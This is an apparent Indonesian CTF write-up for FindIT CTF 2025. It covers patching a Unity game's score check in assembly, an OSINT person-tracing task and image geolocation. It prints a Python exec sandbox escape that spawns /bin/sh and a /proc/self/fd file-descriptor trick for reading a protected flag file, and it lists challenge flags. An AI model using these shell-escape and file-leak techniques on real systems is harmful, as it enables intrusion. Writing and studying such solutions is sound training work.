Diberikan sebuah game yang dibuat dengan UNITY, dalam deskripsi soal, kondisi win dapat dicapai jika score == 9999999. Dengan menggunakan cheat engine Mono Dissector didapati ada beberapa class dan method yang berhubungan dengan logic game.



Setelah set beberapa breakpoint, didapati bahwa method yang menangani logic penambahan skor, dapat diteumkan di class **LiniriLarina** dan method **OnTriggerEnter2D** lalu dump instructionnya.

```

push rbx
sub rsp,20
cmp byte ptr [GameAssembly.dll+28E72EA],00
mov rbx,rdx
jne GameAssembly.dll+40984B
lea rcx,[GameAssembly.dll+278D3F8]
call GameAssembly.DllCanUnloadNow+D270
lock or dword ptr [rsp],00
lea rcx,[GameAssembly.dll+278D3F0]
call GameAssembly.DllCanUnloadNow+D270
lock or dword ptr [rsp],00
mov byte ptr [GameAssembly.dll+28E72EA],01
mov [rsp+30],rdi
test rbx,rbx
je GameAssembly.dll+4099AD
xor edx,edx
mov rcx,rbx
call UnityEngine.Component.get_gameObject
test rax,rax
je GameAssembly.dll+4099AD
mov rdx,[GameAssembly.dll+278D3F0]
xor r8d,r8d
mov rcx,rax
call UnityEngine.GameObject.CompareTag_Internal
test al,al
je GameAssembly.dll+4099A2
mov rax,[GameAssembly.dll+278D3F8]
mov rcx,[rax+000000B8]
mov rdi,[rcx]
test rdi,rdi
je GameAssembly.dll+4099AD
movsd xmm0,[rdi+38]
lea rcx,[rdi+30]
subsd xmm0,[GameAssembly.dll+25518D8]
inc [rdi+30]
xor edx,edx
mov rbx,[rdi+20]
movsd [rdi+38],xmm0
call System.Int32.ToString
test rbx,rbx
je GameAssembly.dll+4099AD
mov r8,[rbx]
mov rdx,rax
mov rcx,rbx
mov r9,[r8+00000558]
mov r8,[r8+00000560]
call r9
cmp byte ptr [GameAssembly.dll+28E72EE],00
jne GameAssembly.dll+409908

```



```

lea rcx,[GameAssembly.dll+278D3D8]
call GameAssembly.DllCanUnloadNow+D270
lock or dword ptr [rsp],00
mov byte ptr [GameAssembly.dll+28E72EE],01
mov rcx,[GameAssembly.dll+278D3D8]
xor r8d,r8d
mov ebx,[rdi+30]
xor edx,edx
call UnityEngine.PlayerPrefs.GetInt
cmp ebx,eax
jle GameAssembly.dll+409964
mov edx,[rdi+30]
xor r8d,r8d
mov rcx,[GameAssembly.dll+278D3D8]
call UnityEngine.PlayerPrefs.TrySetInt
test al,al
je GameAssembly.dll+4099B3
mov rbx,[rdi+28]
lea rcx,[rdi+30]
xor edx,edx
call System.Int32.ToString
test rbx,rbx
je GameAssembly.dll+4099AD
mov r8,[rbx]
mov rdx,rax
mov rcx,rbx
mov r9,[r8+00000558]
mov r8,[r8+00000560]
call r9
movsd xmm0,[GameAssembly.dll+2551DB0]
comisd xmm0,[rdi+38]
jna GameAssembly.dll+409986
mov rcx,[rdi+40]
test rcx,rcx
je GameAssembly.dll+4099AD
xor r8d,r8d
mov dl,01
call UnityEngine.GameObject.SetActive
cmp [rdi+30],05F5E0FF
jle GameAssembly.dll+4099A2
mov rcx,[rdi+48]
test rcx,rcx
je GameAssembly.dll+4099AD
xor r8d,r8d
mov dl,01
call UnityEngine.GameObject.SetActive
mov rdi,[rsp+30]
add rsp,20
pop rbx
ret
call GameAssembly.il2cpp_value_box+190
int 3

```



Dalam instruksi di atas terdapat dua pengecekan skor dengan instruksi, skor1 dengan instruksi `comisd xmm0,[rdi+38]` dan skor2 dengan instruksi `cmp [rdi+30],05F5E0FF`, apabila pengecekan berhasil akan dilakukan pemanggilan `call UnityEngine.GameObject.SetActive`. Set breakpoint pada instruksi pengecekan dan modifikasi FLAGS register.



## Misc

### Absen

Flag: FindITCTF{absen\_adick\_adick}



timo Yesterday at 12:01

#### CAPTURE THE FLAG COMPETITION FIND IT 2025 STARTED!!!

Kompetisi telah dimulai 🏁🏁

FindITCTF{absen\_adick\_adick} @everyone

Selama 25 jam kedepan ITzen akan saling bertanding untuk menyelesaikan problem-problem yang ada. Jaga semangat dan sportifitas **SELAMAT BERTANDING**

### your-journey-2

Flag: FindITCTF{k0n0h4\_m4ju\_m4sy4r4k4t\_m4kmur}

payload.py

```
exec(input())
import os; os.system('/bin/sh')
```

```

MATE Terminal
File Edit View Search Terminal Help

main.py
word.py
file endingtiga
ls -lart
total 36
drwxrwxr-x 2 root root 4096 May 10 03:15 endingsatu
drwxrwxr-x 2 root root 4096 May 10 03:15 endingdua
-rw-rw-r-- 1 root root 1115 May 10 03:15 word.py
-rw-rw-r-- 1 root root 758 May 10 03:15 main.py
-rw-rw-r-- 1 root root 158 May 10 03:15 hidden.py
-rw-rw-r-- 1 root root 40 May 10 03:15 flag.txt
drwxrwxr-x 2 root root 4096 May 10 03:15 endingtiga
drwxr-xr-x 1 root root 4096 May 10 03:15 .
drwxr-xr-x 1 root root 4096 May 10 04:10 ..
cd endingsatu
ls
flag.txt
cat flag.txt
FindITCTF{m4k4n_r4m3n_gr4t1s_l1m4_t4hun}cd ..
ls
endingdua
endingsatu
endingtiga
flag.txt
hidden.py
main.py
word.py
cat ending*/*
FindITCTF{k0n0h4_m4ju_m4sy4r4k4t_m4kmur}FindITCTF{m4k4n_r4m3n_gr4t1s_l1m4_t4hun}FindITCTF{b0rut0_gk_l4h1r}
[0] 0:bash- 1:bash 2:nc*
```




# distorted

Flag:FindITCTF{-7.3069\_112.7725\_Gereja\_Bethany\_Nginden}

benerin gambar pakai chatGPT



Pakai google image reverse search dapat hasil Gereja Bethany Nginden



# cek-cek

Flag:FindITCTF{c10s3\_y0ur\_f113s\_1mmed14t31y\_0r\_w0w0\_w111\_f1nd\_y0u}

Karena program membaca file **flag.txt** menggunakan **flag\_file = os.open("/flag.txt", os.O\_RDONLY)** maka kita bisa mendapatkan file tersebut dari file descriptor fd yang ada di **/proc/self/fd/NUM**. Untuk nomor file descriptornya bisa dilakukan bruteforce.


```
root@LAPTOP-T0B5R7HM:/mnt/c/Users/ACER# nc ctf.find-it.id 7001
Do you want check my file?
1. yes
2. no
>>> 1
file name: /proc/self/fd/5
FindITCTF{cl0s3_y0ur_f1l3s_1mmed14t3ly_0r_w0w0_w1ll_f1nd_y0u}
Do you want check my file?
1. yes
2. no
>>> |
```

# OSINT


## destroyer

Flag: FindITCTF{43.056574\_42.7503479}

Reverse image search dengan Google.



Didapati lokasi nya ada di Mestia Airport, untuk mendapatkan lokasi spesifiknya, digunakan google street view.



## bff


Flag: FindITCTF{G00d\_7Qb\_bR0}

Dari post instagram, didapati link google drive disebelah kanan atas.







Di dalam google drive terdapat clue.txt yang merupakan password dari file .zip yang juga ada didalam drive.




Untuk mendapatkan jaraknya, pergi ke akun @ann\_kr113 di instagram (akunnya di tag di postingan foto sebelumnya). Didapati informasi mengenai asal rumah, yaitu **Semarang**. Selain itu didapati juga, jika terdapat akun X dari komentar disalah satu postingan.




Dengan menggunakan nama asli dan referensi username instagram, dapat ditemukan akun X dari Anton Baker.




Reverse image search menggunakan Google dan didapati bahwa gambar tersebut berada di Edinburgh.



Cari jarak Edinburgh ke semarang dalam miles.



Gunakan itu sebagai password zip.



The image shows a screenshot of a text editor window. The title bar at the top reads "dont open.txt" and includes standard window controls (minimize, maximize, close). Below the title bar is a menu bar with "File", "Edit", and "View" options, and a settings gear icon on the right. The main editing area has a dark background and contains the following text:

```
dont open  
flag(G00d_7Qb_bR0)
```

The status bar at the bottom of the window displays the following information: "Ln 1, Col 1", "29 characters", "100%", "Windows (CRLF)", and "UTF-8".